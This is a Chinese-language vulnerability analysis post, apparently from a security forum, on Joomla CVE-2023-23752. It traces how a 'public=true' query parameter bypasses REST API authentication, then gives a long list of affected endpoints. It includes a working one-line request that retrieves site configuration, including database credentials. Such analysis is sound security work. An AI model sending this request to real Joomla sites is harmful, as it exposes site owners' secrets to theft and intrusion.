Joomla(CVE-2023-23752)——一个请求参数 打穿Rest API

KyoDream / 2023-02-17 10:50:00 / 发表于北京 / 浏览数 41409 社区板块 漏洞分析

由于公司对漏洞的要求比较高，代码审计很快集中到了请求路由的代码块。不管是Wordpress/RounderCube还是PhpMyAdmin以及一些知名度比较高的php应用（一个Java安全研究员感到头皮发麻），我的重点对象变成了请求路由的代码追踪，一旦分析经过路由选择之后，剩下的业务代码我是完全不看了。虽然有点不专业，但是这是挖掘未授权漏洞最好的道路，最终终于找到了一个不错的高危漏洞——Joomla未授权访问Rest API。

受影响版本

Joomla大致有三个路由入口，分别是


1. 根目录的index.php(用户访问文章)
2. 根目录的administrator/index.php(管理员管理)
3. 根目录的api/index.php(开发者爱好的Rest API)

未授权的接口正是第三个入口。因此影响的只有Joomla4.0.0——Joomla4.2.7（Rest API 4.x正式开发）

分析

这里仅重点分析api/index.php这个路由的问题（index.php和administrator/index.php找不到漏洞）。

网站输入/api/index.php开启debug模式



index.php会来到app.php。其中$app主要的input成员存放所有的HTTP请求参数

目录


在execute()函数中，会经过sanityCheckSystemVariables函数，此函数用来过滤渲染模板的参数，主要防止XSS漏洞。setupLogging和createExtensionNameSpaceMap主要是系统的额外记录工作。doExecute就是具体的路由逻辑函数。

doExecute中最重要的就是route和dispatch函数。


route：路由选择与鉴权

整个route函数分为两部分，路由选择和身份校验。

逻辑十分清晰，主要是直接通过parseApiRoute函数从请求的方法和url到$routers中找到对应的路由信息




身份验证的代码加上debug信息可以知道public参数控制着API是否对外开放。默认情况下是false，不对外开放。但是这里大部分情况都会选择直接下一步。但是回过头看路由获取parseApiRoute时会有新的发现



这里发送请求

```
http://x.x.x.x/api/index.php/v1/banners?public=true
```

再来看route变量会发现惊喜



此时route.var中的变量会被请求的变量覆盖。由于public=true，所以接口不需要身份验证，直接到达路由分发，也就是业务逻辑。

受损的API清单

由于能够直接访问API了，从中找到最终的信息即可。

```
/api/index.php/v1/config/application?public=true
```

此API用于获取网站最重要的配置信息，其中包含数据库的账号与密码。

其他受损API如下

```
v1/banners
v1/banners/:id
v1/banners
v1/banners/:id
```

```
v1/banners/:id
v1/banners/clients
v1/banners/clients/:id
v1/banners/clients
v1/banners/clients/:id
v1/banners/clients/:id
v1/banners/categories
v1/banners/categories/:id
v1/banners/categories
v1/banners/categories/:id
v1/banners/categories/:id
v1/banners/:id/contenthistory
v1/banners/:id/contenthistory/keep
v1/banners/:id/contenthistory
v1/config/application
v1/config/application
v1/config/:component_name
v1/config/:component_name
v1/contacts/form/:id
v1/contacts
v1/contacts/:id
v1/contacts
v1/contacts/:id
v1/contacts/:id
v1/contacts/categories
v1/contacts/categories/:id
v1/contacts/categories
v1/contacts/categories/:id
v1/contacts/categories/:id
v1/fields/contacts/contact
v1/fields/contacts/contact/:id
v1/fields/contacts/contact
v1/fields/contacts/contact/:id
v1/fields/contacts/contact/:id
v1/fields/contacts/mail
v1/fields/contacts/mail/:id
v1/fields/contacts/mail
v1/fields/contacts/mail/:id
v1/fields/contacts/mail/:id
v1/fields/contacts/categories
v1/fields/contacts/categories/:id
v1/fields/contacts/categories
v1/fields/contacts/categories/:id
v1/fields/contacts/categories/:id
v1/fields/groups/contacts/contact
v1/fields/groups/contacts/contact/:id
v1/fields/groups/contacts/contact
v1/fields/groups/contacts/contact/:id
v1/fields/groups/contacts/mail
v1/fields/groups/contacts/mail/:id
v1/fields/groups/contacts/mail
v1/fields/groups/contacts/mail/:id
v1/fields/groups/contacts/mail/:id
v1/fields/groups/contacts/categories
v1/fields/groups/contacts/categories/:id
v1/fields/groups/contacts/categories
v1/fields/groups/contacts/categories/:id
v1/fields/groups/contacts/categories/:id
v1/contacts/:id/contenthistory
v1/contacts/:id/contenthistory/keep
v1/contacts/:id/contenthistory
v1/content/articles
v1/content/articles/:id
v1/content/articles
v1/content/articles/:id
v1/content/articles/:id
v1/content/categories
v1/content/categories/:id
v1/content/categories
v1/content/categories/:id
v1/content/categories/:id
v1/fields/content/articles
```

```
v1/fields/content/articles/:id
v1/fields/content/articles
v1/fields/content/articles/:id
v1/fields/content/articles/:id
v1/fields/content/categories
v1/fields/content/categories/:id
v1/fields/content/categories
v1/fields/content/categories/:id
v1/fields/content/categories/:id
v1/fields/groups/content/articles
v1/fields/groups/content/articles/:id
v1/fields/groups/content/articles
v1/fields/groups/content/articles/:id
v1/fields/groups/content/articles/:id
v1/fields/groups/content/categories
v1/fields/groups/content/categories/:id
v1/fields/groups/content/categories
v1/fields/groups/content/categories/:id
v1/fields/groups/content/categories/:id
v1/content/articles/:id/contenthistory
v1/content/articles/:id/contenthistory/keep
v1/content/articles/:id/contenthistory
v1/extensions
v1/languages/content
v1/languages/content/:id
v1/languages/content
v1/languages/content/:id
v1/languages/content/:id
v1/languages/overrides/search
v1/languages/overrides/search/cache/refresh
v1/languages/overrides/site/zh-CN
v1/languages/overrides/site/zh-CN/:id
v1/languages/overrides/site/zh-CN
v1/languages/overrides/site/zh-CN/:id
v1/languages/overrides/site/zh-CN/:id
v1/languages/overrides/administrator/zh-CN
v1/languages/overrides/administrator/zh-CN/:id
v1/languages/overrides/administrator/zh-CN
v1/languages/overrides/administrator/zh-CN/:id
v1/languages/overrides/administrator/zh-CN/:id
v1/languages/overrides/site/en-GB
v1/languages/overrides/site/en-GB/:id
v1/languages/overrides/site/en-GB
v1/languages/overrides/site/en-GB/:id
v1/languages/overrides/site/en-GB/:id
v1/languages/overrides/administrator/en-GB
v1/languages/overrides/administrator/en-GB/:id
v1/languages/overrides/administrator/en-GB
v1/languages/overrides/administrator/en-GB/:id
v1/languages/overrides/administrator/en-GB/:id
v1/languages
v1/languages
v1/media/adapters
v1/media/adapters/:id
v1/media/files
v1/media/files/:path/
v1/media/files/:path
v1/media/files
v1/media/files/:path
v1/media/files/:path
v1/menus/site
v1/menus/site/:id
v1/menus/site
v1/menus/site/:id
v1/menus/site/:id
v1/menus/administrator
v1/menus/administrator/:id
v1/menus/administrator
v1/menus/administrator/:id
v1/menus/administrator/:id
v1/menus/site/items
v1/menus/site/items/:id
v1/menus/site/items
```

```
v1/menus/site/items/:id
v1/menus/site/items/:id
v1/menus/administrator/items
v1/menus/administrator/items/:id
v1/menus/administrator/items
v1/menus/administrator/items/:id
v1/menus/administrator/items/:id
v1/menus/site/items/types
v1/menus/administrator/items/types
v1/messages
v1/messages/:id
v1/messages
v1/messages/:id
v1/messages/:id
v1/modules/types/site
v1/modules/types/administrator
v1/modules/site
v1/modules/site/:id
v1/modules/site
v1/modules/site/:id
v1/modules/site/:id
v1/modules/administrator
v1/modules/administrator/:id
v1/modules/administrator
v1/modules/administrator/:id
v1/modules/administrator/:id
v1/newsfeeds/feeds
v1/newsfeeds/feeds/:id
v1/newsfeeds/feeds
v1/newsfeeds/feeds/:id
v1/newsfeeds/feeds/:id
v1/newsfeeds/categories
v1/newsfeeds/categories/:id
v1/newsfeeds/categories
v1/newsfeeds/categories/:id
v1/newsfeeds/categories/:id
v1/plugins
v1/plugins/:id
v1/plugins/:id
v1/privacy/requests
v1/privacy/requests/:id
v1/privacy/requests/export/:id
v1/privacy/requests
v1/privacy/consents
v1/privacy/consents/:id
v1/privacy/consents/:id
v1/redirects
v1/redirects/:id
v1/redirects/:id
v1/tags
v1/tags/:id
v1/tags
v1/tags/:id
v1/tags/:id
v1/templates/styles/site
v1/templates/styles/site/:id
v1/templates/styles/site
v1/templates/styles/site/:id
v1/templates/styles/site/:id
v1/templates/styles/administrator
v1/templates/styles/administrator/:id
v1/templates/styles/administrator
v1/templates/styles/administrator/:id
v1/templates/styles/administrator/:id
v1/users
v1/users/:id
v1/users
v1/users/:id
v1/users/:id
v1/fields/users
v1/fields/users/:id
```


```
v1/fields/users
v1/fields/users/:id
v1/fields/users/:id
v1/fields/groups/users
v1/fields/groups/users/:id
v1/fields/groups/users
v1/fields/groups/users/:id
v1/fields/groups/users/:id
v1/users/groups
v1/users/groups/:id
v1/users/groups
v1/users/groups/:id
v1/users/groups/:id
v1/users/levels
v1/users/levels/:id
v1/users/levels
v1/users/levels/:id
v1/users/levels/:id
```

复现

发送请求

```
http://127.0.0.1/api/index.php/v1/config/application?public=true
```

效果



打赏 关注 | 1 点击收藏 | 1

上一篇： jshERP3.0 代码审计

下一篇： 栈溢出进阶

0 条回复

动动手指，沙发就是你的了！

登录 后跟帖